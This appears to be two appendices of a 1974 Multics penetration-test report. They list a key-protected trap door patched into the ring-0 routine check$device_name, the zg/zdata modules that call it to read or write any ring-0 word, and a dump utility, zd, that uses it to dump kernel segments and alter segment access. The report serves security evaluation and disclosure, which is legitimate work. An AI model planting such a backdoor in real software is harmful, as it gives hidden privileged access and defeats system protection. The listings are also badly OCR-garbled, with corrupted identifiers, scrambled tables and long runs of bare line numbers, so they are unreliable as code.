TYPE PAIR BLOCKS

000116	aa	000001	000000
000117	aa	000000	000000

INTERNAL EXPRESSION WORDS

000120	5a	000034	000000
000121	aa	000000	000000

LINKAGE INFORMATION

000000	aa	000000	000000
000001	0a	000062	000000
000002	aa	000000	000000
000003	aa	000000	000000
000004	aa	000000	000000
000005	aa	000000	000000
000006	22	000010	000026
000007	a2	000000	000026
000010	3a	777770	0000 46
000011	5a	000036	0000 17
000012	3a	777766	3700 04
000013	La	000003	0540 04
000014	0a	000000	6270 00
000015	La	777773	7100 24
000016	aa	000000	000000
000017	aa	000000	000000
000020	3a	777760	3700 04
000021	-a	000003	0540 04
000022	0a	000031	6270 00
000023	La	777765	7100 24
000024	aa	000000	000000
000025	aa	000000	000000

*text1

(entry_sequence)

(entry_sequence)

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	##	000000	001001
000001	##	240000	000033
000002	##	000000	001045
000003	##	240000	000427
000004	##	000000	101452
000005	##	141711	067671
000006	##	000000	101561
000007	##	720061	637647
000010	##	000000	000000
000011	##	000000	000002
000012	##	000000	000000
000013	##	000122	000026
000014	##	000000	001474
000015	##	240000	000440
000016	##	003141	154155
000017	##	037101	114115
000020	##	040126	145162
000021	##	163151	157156
000022	##	040064	056064
000023	##	054040	123145
000024	##	160164	145155
000025	##	142145	162040
000026	##	061071	067063
000027	##	146151	141040
000030	##	040040	040040
000031	##	040040	040040
000032	##	040040	040040
000033	##	040040	040040
000034	##	040040	040040
000035	##	040040	040040
000036	##	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
0	*text	fiat	2, 3,
52	fia	fiat	2, 7,
31	fixp	fiat	5, 13,
24	gia	fiat	3, 31,
54	ldq_stq	fiat	18, 25,
50	ldq_stq_in_arg	fiat	41, 47,
56	tra_p	fiat	5, 16,
54	wordp	fiat	6, 10, 25,
		fiat	5, 33, 49,
			26, 36, 48,
			17, 39, 40,

NO FATAL ERRORS

APPENDIX C

Trap door in check\$device_name Listing

This appendix contains listings of the trap door inserted in check\$device_name in Section 3.4.5.2 and the two modules needed to call the trap door. Check\$device_name is actually one entry point in the procedure check\$device_index. The patches are shown in the assembly language listing of the code produced by the PL/I compilation of check\$device_index. Most of the patches were placed in the entry sequence to check\$device_index, taking advantage of the fact that PL/I entry sequences contain the ASCII representation of the entry name for debugging purposes. Since the debugger cannot run in ring 0, this is essentially free patching space. Additional patches were placed at each return point from check\$device_name, so that the trap door would be executed whenever check\$device_name returned to its caller.

Zg is a PL/I procedure which calls the trap door to either read or write any 36-bit word accessible in ring 0. Zg uses zdata, an assembly language routine, to define a structure in the linkage section which contains machine instructions with which to communicate with the trap door.

The trap door algorithm is as follows:

1. Set the bp register to point to the argument rcode. Rcode has been bound to zdata\$code in the procedure call from zg and must lie on an odd word boundary.
2. Compare the double word at bp|1 with the key string in the trap door to see if this is a legitimate user calling. If the keys do not match, then just return. If the keys do match, then we know who this is and must proceed.
3. Do an execute double (XED) on the two instruction at bp|3. This allows the caller to provide any instructions desired.
4. The two instructions provided by zdata at bp|3 and bp|5 are ldq bp|5 and stq bp|7. Bp|5 and bp|7 contain pointers to the locations from which to read and to which to write, respectively. These pointers are set in zg.
5. Finally, the trap door simply returns upon completion of the XED pair.

COMPILATION LISTING OF SEGMENT CHECK
 Compiled by: Multics PL/I compiler, version of 5 October 1972.
 Compiled on: 02/21/74 1115.3 edt Zhu

```

1  checksdevise_index proc (devx, dp, cctp, rcode)
2
3  dcl devx fixed bin (12),
4  /* dp ptr, */
5  cctp ptr,
6  rcode fixed bin (17),
7  cctno fixed bin (18);
8
9
10 dcl code fixed bin(17);
11
12 dcl foam_check ext entry;
13
14 dcl error_table_soin_no_cot ext fixed bin,
15 error_table_sdev_nt_asead ext fixed bin,
16 error_table_soin_badary ext fixed bin;
17
18
19
20 /* BEGIN INCLUDE ..... dcl ..... */
21
22 /* Declaration for the Device Configuration Table */
23
24 dcl 1 dcl_seg8 ext aligned,
25 2 hdev fixed bin (17),
26 2 denc (300 /* dev nam_max */),
27 3 dev_nam char (32),
28 3 phys_nam char (32),
29 3 giceno fixed bin (3),
30 3 physchn fixed bin (12),
31 3 direct_chan bit (1);
32
33 /* END INCLUDE ..... dcl ..... */
34
35
36
37
38
39
40
41
42
43 /* Channel Assignment Table for the GIOC Interface Module */
44
45 dcl 1 cat_seg8 ext aligned,
46 2 event fixed bin,
47 2 abs_base fixed bin (24),
48 2 stat_base bit (3),
49 2 safest_ptr,
50 2 devtab (200),
51  (3 cctno bit (18),
52
53
54
55
56

```

```

/* device configuration table */
/* number of devices */
/* start of device description */
/* device name */
/* name of physical channel and GIOC */
/* GIOC number of this device */
/* LPW channel number of this device */
/* ON if direct channel */

/* GIM wait event */
/* absolute address of base of DCW segment */
/* status channel used by GIM */
/* pointer to safety DCW pair */
/* per-device-index information accessed */
/* by the "devx" presented in the GIM calls */
/* segment number of the CCT for this user */
/* - only accessed by one process */

```



```

57 3 dev_req_add bit (18),
58
59 3 dev_list_len bit (12),
60
61 3 stat_x bit (10),
62
63 3 end_x bit (10),
64
65 3 pad bit (1),
66
67 3 status_lost bit (1),
68
69 3 dir_chan bit (1),
70
71 3 pad1 bit (1) unaligned,
72
73 2 free_x fixed bin (10),
74
75 2 overflow fixed bin (18),
76
77 2 status (512) fixed bin (71)
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

```

/* offset of dev list within dev segment, */
/* zero is interpreted as dev_list not */
/* yet allocated */
/* size of dev list in dev's */
/* */
/* index pointing to oldest item in status queue */
/* */
/* index pointing to end of status queue */
/* */
/* */
/* ON if status lost */
/* */
/* on if direct channel */
/* */
/* guess again */
/* */
/* index pointing to head of free status queue */
/* */
/* status queue overflow count */
/* */
/* status queue */
/* remember to change cur_length of cat_sov on */
/* hardware header if you change this */
/* */
/* pointer to devtab entry */
/* */
/* "devtab" entry declaration */

```

```

/* END INCLUDE ..... cat ..... */

```

```

101 rcode = 0;
102 dp = addr(cat_ses_devtab (devx));
103 call ioam_check(devx,code); /* see if device assigned to this process */
104 if code = "x" then do; /* it is not, so report error */
105   rcode = error_table_$dev_nt_$asand;
106   cctp = null;
107   return;
108 end;
109 ecctno = dp => dev_entry.ctctno;
110 if ecctno = 0 then do;
111   rcode = error_table_$silm_no_$cct;
112   cctp = null;
113   return;
114 end;
115 ecctp = baseptr (ecctno);
116 return;
117
118
119
120
121
122 device_name; entry (devnam, dctx, rcode);
123
124 dcl devnam char (*);
125 dcl dctx fixed bin (17);
126
127 /* setup and search the DCT for match */
128
129 rcode = 0;
130 do dctx = 1 to det_ses.ndev;
131   if dctx_ses.denc (dctx).dev_nam = devnam then return;
132 end;
133
134 /* no matches, set complaint */
135 rcode = error_table_$silm_baddev;
136 return;
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

VARIABLES DECLARED IN THIS COMPILATION.

IDENTIFIER	LOC STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
VARIABLES DECLARED BY DECLARE STATEMENT.			
abx_base	external static	fixed bin(24,0)	level 2 aligned dcl 78
abx_seg9	000040 external static	structure	level 4 aligned dcl 78
acx_seg9	000142 automatic	fixed bin(18,0)	dcl 8 ref 111 112 117
ccx_seg9	external static	bit(18)	array level 3 unaligned dcl 78
ccx_seg9	based	bit(18)	level 2 unaligned dcl 93 ref 111
ccx_seg9	parameter	pointer	dcl 8 ref 108 116 117
code	000143 automatic	fixed bin(17,0)	dcl 10 ref 105 106
dct_seg9	000036 external static	structure	level 1 aligned dcl 31
dctx	parameter	fixed bin(17,0)	dcl 125 ref 130 131 132
dctx	based	fixed bin(17,0)	array level 3 unaligned dcl 78
dctx	based	bit(12)	level 2 unaligned dcl 93
dctx	based	bit(12)	level 2 unaligned dcl 93
dctx	external static	bit(18)	array level 3 unaligned dcl 78
dctx	external static	structure	array level 2 aligned dcl 31
dctx	based	structure	level 1 aligned dcl 93
dctx	external static	char(32)	array level 3 aligned dcl 31 ref 131
dctx	parameter	char	unaligned dcl 125 ref 131
dctx	external static	structure	array level 2 aligned dcl 78 ref 104
dctx	external static	fixed bin(12,0)	dcl 8 ref 104 105
dctx	external static	bit(1)	array level 3 unaligned dcl 78
dctx	external static	bit(1)	level 2 unaligned dcl 93
dctx	external static	bit(1)	array level 3 aligned dcl 31
dctx	external static	bit(1)	dcl 93 ref 104 111
dctx	parameter	pointer	level 2 unaligned dcl 93
dctx	based	bit(10)	array level 3 unaligned dcl 78
dctx	external static	bit(10)	dcl 16 ref 107
error_table_dev_at_seg9	000032 external static	fixed bin(17,0)	dcl 16 ref 107
error_table_seg9	external static	fixed bin(17,0)	dcl 16 ref 136
error_table_seg9	external static	fixed bin(17,0)	dcl 16 ref 133
error_table_seg9	external static	fixed bin(17,0)	level 2 aligned dcl 78
error_table_seg9	external static	fixed bin(10,0)	level 2 aligned dcl 78
error_table_seg9	external static	fixed bin(10,0)	array level 3 aligned dcl 31
error_table_seg9	external static	fixed bin(10,0)	external irreducible ref 105
error_table_seg9	link reference	entry	level 2 aligned dcl 31 ref 130
error_table_seg9	external static	fixed bin(17,0)	level 2 aligned dcl 78
error_table_seg9	external static	fixed bin(10,0)	array level 3 unaligned dcl 78
error_table_seg9	external static	bit(1)	level 2 unaligned dcl 93
error_table_seg9	based	bit(1)	array level 3 unaligned dcl 78
error_table_seg9	external static	fixed bin(12,0)	array level 3 aligned dcl 31
error_table_seg9	external static	char(32)	array level 3 aligned dcl 31
error_table_seg9	parameter	fixed bin(17,0)	dcl 8 ref 103 107 113 129 136
error_table_seg9	external static	pointer	level 2 aligned dcl 78
error_table_seg9	external static	bit(3)	array level 2 aligned dcl 78
error_table_seg9	external static	fixed bin(71,0)	array level 3 unaligned dcl 78
error_table_seg9	external static	bit(10)	level 2 unaligned dcl 93
error_table_seg9	external static	bit(1)	array level 3 unaligned dcl 78
error_table_seg9	based	bit(1)	level 2 unaligned dcl 93
error_table_seg9	external static	entry	external irreducible ref 2
error_table_seg9	external static	entry	external irreducible ref 122

VARIABLES DECLARED BY EXPLICIT CONTEXT.

checkservice_index	000022 link reference	entry	external irreducible ref 2
checkservice_index	external link reference	entry	external irreducible ref 122

VARIABLES DECLARED BY CONTEXT OR IMPLICATION.

edge
basepfr
null

built-in function
built-in function
built-in function

internal ref 104
internal ref 117
internal ref 108 114

00054	aa	4	00026	2521	20	ea	sp 22,*	CALL EXT. OUT	STATEMENT 1 ON LINE 106
00055	aa	0	01000	2370	07	td	4096,81		
00056	aa	0	00622	2701	00	tblp	sp 402		
00057	aa	6	00143	2361	00	ldg	sp 99		
00060	aa	000001	1460	07	cmpq	1,41			
00061	aa	000097	6000	04	tra	7,1c			
00062	aa	6	00044	2701	20	ea	sp 36,*		
00063	aa	4	00032	2361	20	ldg	sp 26,*		
00064	aa	6	00166	2561	20	stg	sp 102,*		
00065	aa	777723	2370	04	ldg	-45,1c			
00066	aa	6	00120	2571	20	stg	sp 80,*		
00067	aa	0	00631	2101	00	tra	sp 409		
00070	aa	6	00116	2521	20	ea	sp 78,*		
00071	aa	2	00000	2351	20	ldg	sp 0,*		
00072	aa	000066	2700	00	tbl	54			
00073	aa	6	00162	2561	00	stg	sp 98		
00074	aa	000007	2010	04	tra	7,1c			
00075	aa	6	00044	2701	20	ea	sp 36,*		
00076	aa	4	00030	2361	20	ldg	sp 26,*		
00077	aa	6	00146	2561	20	stg	sp 102,*		
00080	aa	777710	2370	04	ldg	-56,1c			
00081	aa	6	00120	2571	20	stg	sp 80,*		
00082	aa	0	00631	2101	00	tra	sp 409		
00083	aa	6	00142	2361	00	ldg	sp 98		
00084	aa	000000	2130	06	ea	0,91			
00085	aa	2	00000	2521	00	ea	sp 0		
00086	aa	3	00000	2521	00	ea	sp 0		
00087	aa	6	00154	2521	00	stg	sp 108		
00088	aa	6	00154	2371	00	ldg	sp 108		
00089	aa	6	00120	2571	20	stg	sp 80,*		
00092	aa	0	00631	2101	00	tra	sp 409		
00093	aa	6	00142	2361	00	ldg	sp 98		
00094	aa	000000	2130	06	ea	0,91			
00095	aa	2	00000	2521	00	ea	sp 0		
00096	aa	3	00000	2521	00	ea	sp 0		
00097	aa	6	00154	2521	00	stg	sp 108		
00098	aa	6	00154	2371	00	ldg	sp 108		
00099	aa	6	00120	2571	20	stg	sp 80,*		
00102	aa	0	00631	2101	00	tra	sp 409		
00103	aa	6	00142	2361	00	ldg	sp 98		
00104	aa	000000	2130	06	ea	0,91			
00105	aa	2	00000	2521	00	ea	sp 0		
00106	aa	3	00000	2521	00	ea	sp 0		
00107	aa	6	00154	2521	00	stg	sp 108		
00108	aa	6	00154	2371	00	ldg	sp 108		
00109	aa	6	00120	2571	20	stg	sp 80,*		
00112	aa	0	00631	2101	00	tra	sp 409		
00113	aa	144	145	166	151	dev			
00114	aa	143	145	137	156	dev			
00115	aa	141	155	145	000	ame			
00116	aa	0000000000	000013						
00117	aa	6000000000							
00120	aa	0000000000							
00121	aa	000160	6280	00		ea	112		
00122	aa	000114	6260	00		ea	76		
00123	aa	4	00044	2721	20	tblp	sp 36,*		
00124	aa	7600000000	0010						
00125	aa	6	00120	2371	00	ldg	sp 80		
00126	aa	6	00146	2571	00	stg	sp 102		
00127	aa	000001	2366	07			1,41		
00130	aa	6	00150	2561	00	stg	sp 104		
00131	aa	6	00120	2361	20	ldg	sp 84,*		

CALL EXT. OUT
STATEMENT 1 ON LINE 106

000970
STATEMENT 1 ON LINE 107

STATEMENT 1 ON LINE 108
000910 = 77777000043

STATEMENT 1 ON LINE 109
FORCER
STATEMENT 1 ON LINE 113

STATEMENT 1 ON LINE 112
000903
STATEMENT 1 ON LINE 113

STATEMENT 1 ON LINE 114
000910 = 77777000043
STATEMENT 1 ON LINE 115
FORCER
STATEMENT 1 ON LINE 117

STATEMENT 1 ON LINE 118
FORCER
STATEMENT 1 ON LINE 122

000133	aa	6	00144	7561	00	stg	SP1100	STATEMENT 1 ON LINE 129	
000134	aa	6	00146	4501	20	stz	SP1102,*	STATEMENT 1 ON LINE 130	
000135	aa	6	00044	3701	20	caplp	SP136,*		
000136	aa	4	00036	2361	20	ldg	IP130,*		
000137	aa	6	00152	7561	00	stg	SP1106		
000140	aa	6	00000	2360	07	ldg	1,dl		
000141	aa	6	00116	7561	20	stg	SP178,*		
000142	aa	6	00116	2361	20	ldg	SP178,*		
000143	aa	6	00152	1161	00	cmpg	SP1106		
000144	aa	6	00002	6090	04	tze	2,lc		
000145	aa	6	00024	6050	04	tpl	20,lc	STATEMENT 1 ON LINE 134	
000146	aa	6	00114	2371	00	ldag	SP176		
000147	aa	6	00011	7320	00	qrs	9		
000150	aa	6	00777	5760	07	ang	511,dl		
000151	aa	6	00000	6270	06	ex7	0,dl		
000152	aa	6	00116	2361	20	ldg	SP178,*		
000153	aa	6	00023	4020	07	mpy	19,dl		
000154	aa	6	00000	6220	06	exk2	0,dl		
000155	aa	6	00040	7260	07	lx16	32,dl		
000156	aa	6	00044	3701	20	caplp	SP136,*		
000157	aa	4	00036	2361	72	capbp	IP130,*2		
000160	aa	2	77756	3521	00	capbp	BP1,18		
000161	aa	0	00643	6791	00	tbb1p	AP1419		
000162	aa	6	00144	7261	00	lx16	SP1100		
000163	aa	6	00114	3521	20	capbp	SP176,*		
000164	aa	0	00610	6701	00	tbb1p	SP1392		
000165	aa	6	00002	6010	04	tnz	2,lc		
000166	aa	0	00631	7191	00	tra	AP1409	000166 tra 6,lc 000174	
000167	aa	6	00116	0541	20	soz	SP178,*		
000170	aa	7	77752	7100	04	tra	-22,lc	STATEMENT 1 ON LINE 132	
000171	aa	6	00044	3701	20	caplp	SP136,*		
000172	aa	4	00036	2361	20	ldg	IP128,*		
000173	aa	6	00146	7561	20	stg	SP1102,*	STATEMENT 1 ON LINE 136	
000174	aa	0	00631	7101	00	tra	AP1409	STATEMENT 1 ON LINE 137	
000175	aa	0	00631	7101	00	tra	AP1409	STATEMENT 1 ON LINE 140	

REP PROCEDURE CHECKS devlce_index

COMPILATION LISTING OF SEGMENT Z9
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1843.4 edt Med
 Options: map

```

1 z9: proc (dp, word);
2 dcl 1 zdata$code ext static aligned,
3     2 code fixed bin aligned,
4     2 key bit (72) aligned,
5     2 inst (2) bit (36) aligned,
6     2 (ptr1, ptr2) ptr aligned;
7
8 dcl  dp ptr, word bit (36) aligned;
9 dcl  hcs_$check_device entry (char (*), fixed bin (17), fixed bin),
10     dctx fixed bin (17) init (0);
11
12     ptr1 = dp;
13     ptr2 = addr (word);
14 compnt call hcs_$check_device ("", dctx, code); /* call ring 0 */
15     return;
16
17 zfs: entry (dp, word);
18     ptr1 = addr (word);
19     ptr2 = dp;
20     go to common; /* Entry to patch 36 bits */
21     end;
  
```


NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code	000012	external	static	fixed bin(17,0)	level 2 dcl 2 set ref 14
dctx	000100	automatic		fixed bin(17,0)	initial dcl 9 set ref 9 14 9
dp		parameter		pointer	dcl 8 ref 1 12 17 19
hcs_check_device		constant		entry	external dcl 9 ref 14
inst	3	external	static	bit(36)	array level 2 dcl 2
key	1	external	static	bit(72)	level 2 dcl 2
ptr1	6	external	static	pointer	level 2 dcl 2 set ref 12 18
ptr2	10	external	static	pointer	level 2 dcl 2 set ref 13 19
word		parameter		bit(36)	dcl 8 set ref 1 13 17 18
zdata\$code	000012	external	static	structure	level 1 dcl 2
NAMES DECLARED BY EXPLICIT CONTEXT.					
common	000030	constant		label	dcl 14 ref 14 20
zf	000052	constant		entry	external dcl 17 ref 17
zg	000011	constant		entry	external dcl 1.ref 1

NAME DECLARED BY CONTEXT OR IMPLICATION.

NAME	DATA TYPE
addr	builtin function

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Object	Text	Link	Symbol	Defs	Static
Start	0	144	162	72	154
Length	322	72	126	52	6

External procedure zg uses 82 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
 call_ext_out_desc return ext_entry

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
 hcs_check_device

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
 zdata\$code

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
9	00005	1	000010	13	000025	14	000030
16	000050	19	000065	15	000050	17	000051
		20	000071				

```

ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>zdata.o.a
ASSEMBLED ON: 04/11/74 1826.1 edt Thu
OPTIONS USED: list old_object old_call symbols
ASSEMBLED BY: ALM Version 4.4, September 1973
ASSEMBLER CREATED: 02/13/74 1729.8 edt Wed

```

1	2	3	4	5	6	7	8	9	10	11	12	13	14
000000		000011											
000000													
000010	aa	000000	000000										
000011	aa	000000	000000										
000012	aa	742331	274457										
000013	aa	621553	174267										
000014	aa	2	00005	2361	20								
000015	aa	2	00007	7561	20								
000016	aa	077777	000043										
000017	aa	000001	000000										
000020	aa	077777	000043										
000021	aa	000001	000000										

"make code addressable

"instructions below must be even
 "so pad here with 0
 "system error code
 "72 bit key to compare in ring
 "zero for accidental invocation
 "load thru ptr1
 "store thru ptr2
 "ptr1

"ptr2

"put in linkage section

NO LITERALS

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000000	5a	000004	000000	
000001	2a	000011	000001	code
000002	aa	004 143	157 144	
000003	aa	145 000	000 000	
000004	5a	000012	000000	symbol_table
000005	5a	000000	000002	
000006	aa	014 163	171 155	
000007	aa	142 157	154 137	
000010	aa	164 141	142 154	
000011	aa	145 000	000 000	
000012	5a	000017	000000	
000013	5a	000037	000002	rel_text
000014	aa	010 162	145 154	
000015	aa	137 164	145 170	
000016	aa	164 000	000 000	
000017	5a	000024	000000	
000021	aa	010 162	145 154	rel_link
000022	aa	137 154	151 156	
000023	aa	153 000	000 000	
000024	5a	000031	000000	
000026	aa	012 162	145 154	rel_symbol
000027	aa	137 163	171 155	
000030	aa	142 157	154 000	
000031	aa	000000	000000	

NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLCKS

000032	aa	000001	000000
000033	aa	000000	000000

INTERNAL EXPRESSION WORDS

LINKAGE INFORMATION

000000	3a	000000	000000
000001	0a	000000	000000
000002	3a	000000	000000
000003	3a	000000	000000
000004	3a	000000	000000
000005	3a	000000	000000
000006	22	000022	000022
000007	32	000000	000022

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	38	000000	001001
000001	38	240000	000033
000002	38	000000	001045
000003	38	240000	000427
000004	38	000000	101452
000005	38	141711	067671
000006	38	000000	101561
000007	38	720102	715324
000010	38	000000	000000
000011	38	000000	000002
000012	38	000000	000000
000013	38	000034	000022
000014	38	000000	001474
000015	38	240000	000440
000016	38	003141	154155
000017	38	037101	114115
000020	38	040126	145162
000021	38	163151	157156
000022	38	040064	056064
000023	38	054040	123145
000024	38	160164	145155
000025	38	142145	162040
000026	38	061071	067063
000027	38	172144	141164
000030	38	141040	040040
000031	38	040040	040040
000032	38	040040	040040
000033	38	040040	040040
000034	38	040040	040040
000035	38	040040	040040
000036	38	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
11	code	zdata1	2, 6.
10	impure	zdata1	3, 13.
12	key	zdata1	7.

NO FATAL ERRORS

APPENDIX D

Dump Utility Listing

This appendix is a listing of a dump utility program designed to use the trap door shown in Section 3.4.5 and Appendix C. The program, `zd`, is a modified version of the installed Multics command, `ring_zero_dump`, documented in the MPM Systems Programmers' Supplement <SPS73>. `Zd` will dump any segment whose SDW in ring zero is not equal to zero. In addition, `zd` will not dump the ring zero descriptor segment, because the algorithm used would result in the ring 4 descriptor segment being completely replaced by the ring 0 descriptor segment which could potentially crash the system. `Zd` will also not dump master procedures, since modifying their SDW's could also crash the system.

COMPILATION LISTING OF SEGMENT zd
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1842.6 edt Hed
 Options: map

```

1  zdt  proc;
2
3  /* This procedure prints out specified locations of a segment
4  in octal format. It checks first to see if the segment has a counterpart
5  in ring 0 and if not checks the given name */
6
7  dcl  targ char (tc) based (tp),
8  (error_table_snoarg, error_table_segknown) fixed bin ext,
9  (code, out1, i, tc, first, initsw, the_same, next_arg, offset, left, pg_size, bound) fixed bin;
10 count fixed bin (35),
11 f (3) char (16) aligned static init ("60 ~M ~M", "60 ~M ~M ~M"),
12 data (1024) fixed bin,
13 bdata (1024) bit (36) aligned based (addr (data)),
14 overlay (0:left-1) bit (36) aligned based,
15 (tp, datap, segptr) ptr,
16 dirname char (168),
17 ename char (32),
18 cv_oct_check_entry (char (*), fixed bin) returns (fixed bin (35)),
19 (com_err_, loa_) entry options (variable),
20 ringo_get_segptr_entry (char (*), char (*), ptr, fixed bin),
21 hcs_terminate_noname_entry (ptr, fixed bin),
22 hcs_initialize_entry (char (*), char (*), char (*), fixed bin, ptr, fixed bin),
23 (z98zf, z9) entry (ptr, bit (36) aligned),
24 sw fixed bin,
25 dseg_word bit (36) aligned based (addr (dseg)),
26 cu_sarg_ptr_ext_entry (fixed bin, ptr, fixed bin, fixed bin),
27 condition_ext_entry,
28 expand_path_ext_entry (ptr, fixed bin, ptr, ptr, fixed bin);
29
30 dcl  i dseg aligned,
31      2 pad1 bit (19) unal,
32      2 bnd bit (8) unal,
33      2 size bit (1) unal,
34      2 pad2 bit (2) unal,
35      2 acc bit (6) unal;
36
37 dcl  save_acc bit(36) aligned,
38      wdsegptr ptr;
39
40      initsw = 0;
41      datap = addr (data);
42
43      call cu_sarg_ptr (i, tp, tc, code);
44      if code = error_table_snoarg i tc = 0 then do;
45          call loa_ ("rzd segno/name first count");
46          return;
47      end;
48
49
50      if targ = "-na" i targ = "-name" then do;
51          next_arg = 3;
52          call cu_sarg_ptr (next_arg-1, tp, tc, code); /* pick up the segment name */
53          if code = 0 then do; /* not there */

```

```

/* initsw = 0 if we haven't initiated a segment */
/* get pointer to data area */
/* pick up the first arg (name/number) */
/* user specified a segment number */
/* next argument to pick up is # 3 */
/* pick up the ascii for the segment name */

```



```

56 end;
57 go to get_name;
58 end;
59
60 next_arg = 2;
61 i = cv_oct_check_ (targ, code);
62 if code == 0 then do;
63   segptr = null ();
64   call ring0_get_segptr ("" , targ, segptr, code); /* first word is at arg position 2 */
65   if segptr = null () then do;
66     call expand_path_ (tp, tc, addr (dirname), addr (ename), code); /* error in path name */
67     if code == 0 then go to missing;
68     call hcs_initialize (dirname, ename, "" , 0, 0, segptr, code); /* get pointer to segment */
69     if code == 0 then if code == error_table_$segknown then go to missing;
70     initsm = 1;
71   end;
72 end;
73 else segptr = baseptr (i);
74
75
76 if baseno (segptr) = "0"b
77 then do;
78   call com_err_(0, "zd", "It is a no-no to dump dseg.");
79   return;
80 end;
81 call cu$arg_ptr (next_arg, tp, tc, code);
82 if code = error_table_$noarg | tc = 0 then do;
83   first = 0;
84   count = 100000;
85   go to get_bound;
86 end;
87 first = cv_oct_check_ (targ, code);
88 if code == 0 then do;
89   call ioa_ ("RBad first word ~a~B", targ);
90   return;
91 end;
92
93 call cu$arg_ptr (next_arg+1, tp, tc, code); /* get count of words to dump */
94 if code = error_table_$noarg | tc = 0 then count = 1; else do;
95   count = cv_oct_check_ (targ, code);
96   if code == 0 then do;
97     bad_count:
98       call ioa_ ("RBad count value ~a~J", targ);
99       return;
100   end;
101 end;
102 get_bound:
103 call ring0_get_segptr ("" , "wseg" , wdsegptr, code);
104 call i_zg (ptr (baseptr (0)), baseno (segptr), dseg_wc+d); /* get size of segment from bound in SDW */
105 if dseg_word = "0"b then do;
106   call ioa_ ("SDW = 0");
107   return;
108 end;
109
110 if substr (dseg_acc, 4, 3) = "100"b then do;
111   call ioa_ ("d: Master procedure. SDW = ~a", dseg_word);
112   return;

```

```

115 call z9(ptr(wdsegptr, baseno(segptr)), save_acc); /* get wired ring access and save in save_acc */
116 call z9szf(ptr(wdsegptr, baseno(segptr)), dseg_word); /* change wired ring access to ring 0 access */
117 if dseg_size then pg_size = 64; else pg_size = 1024; /* get page size */
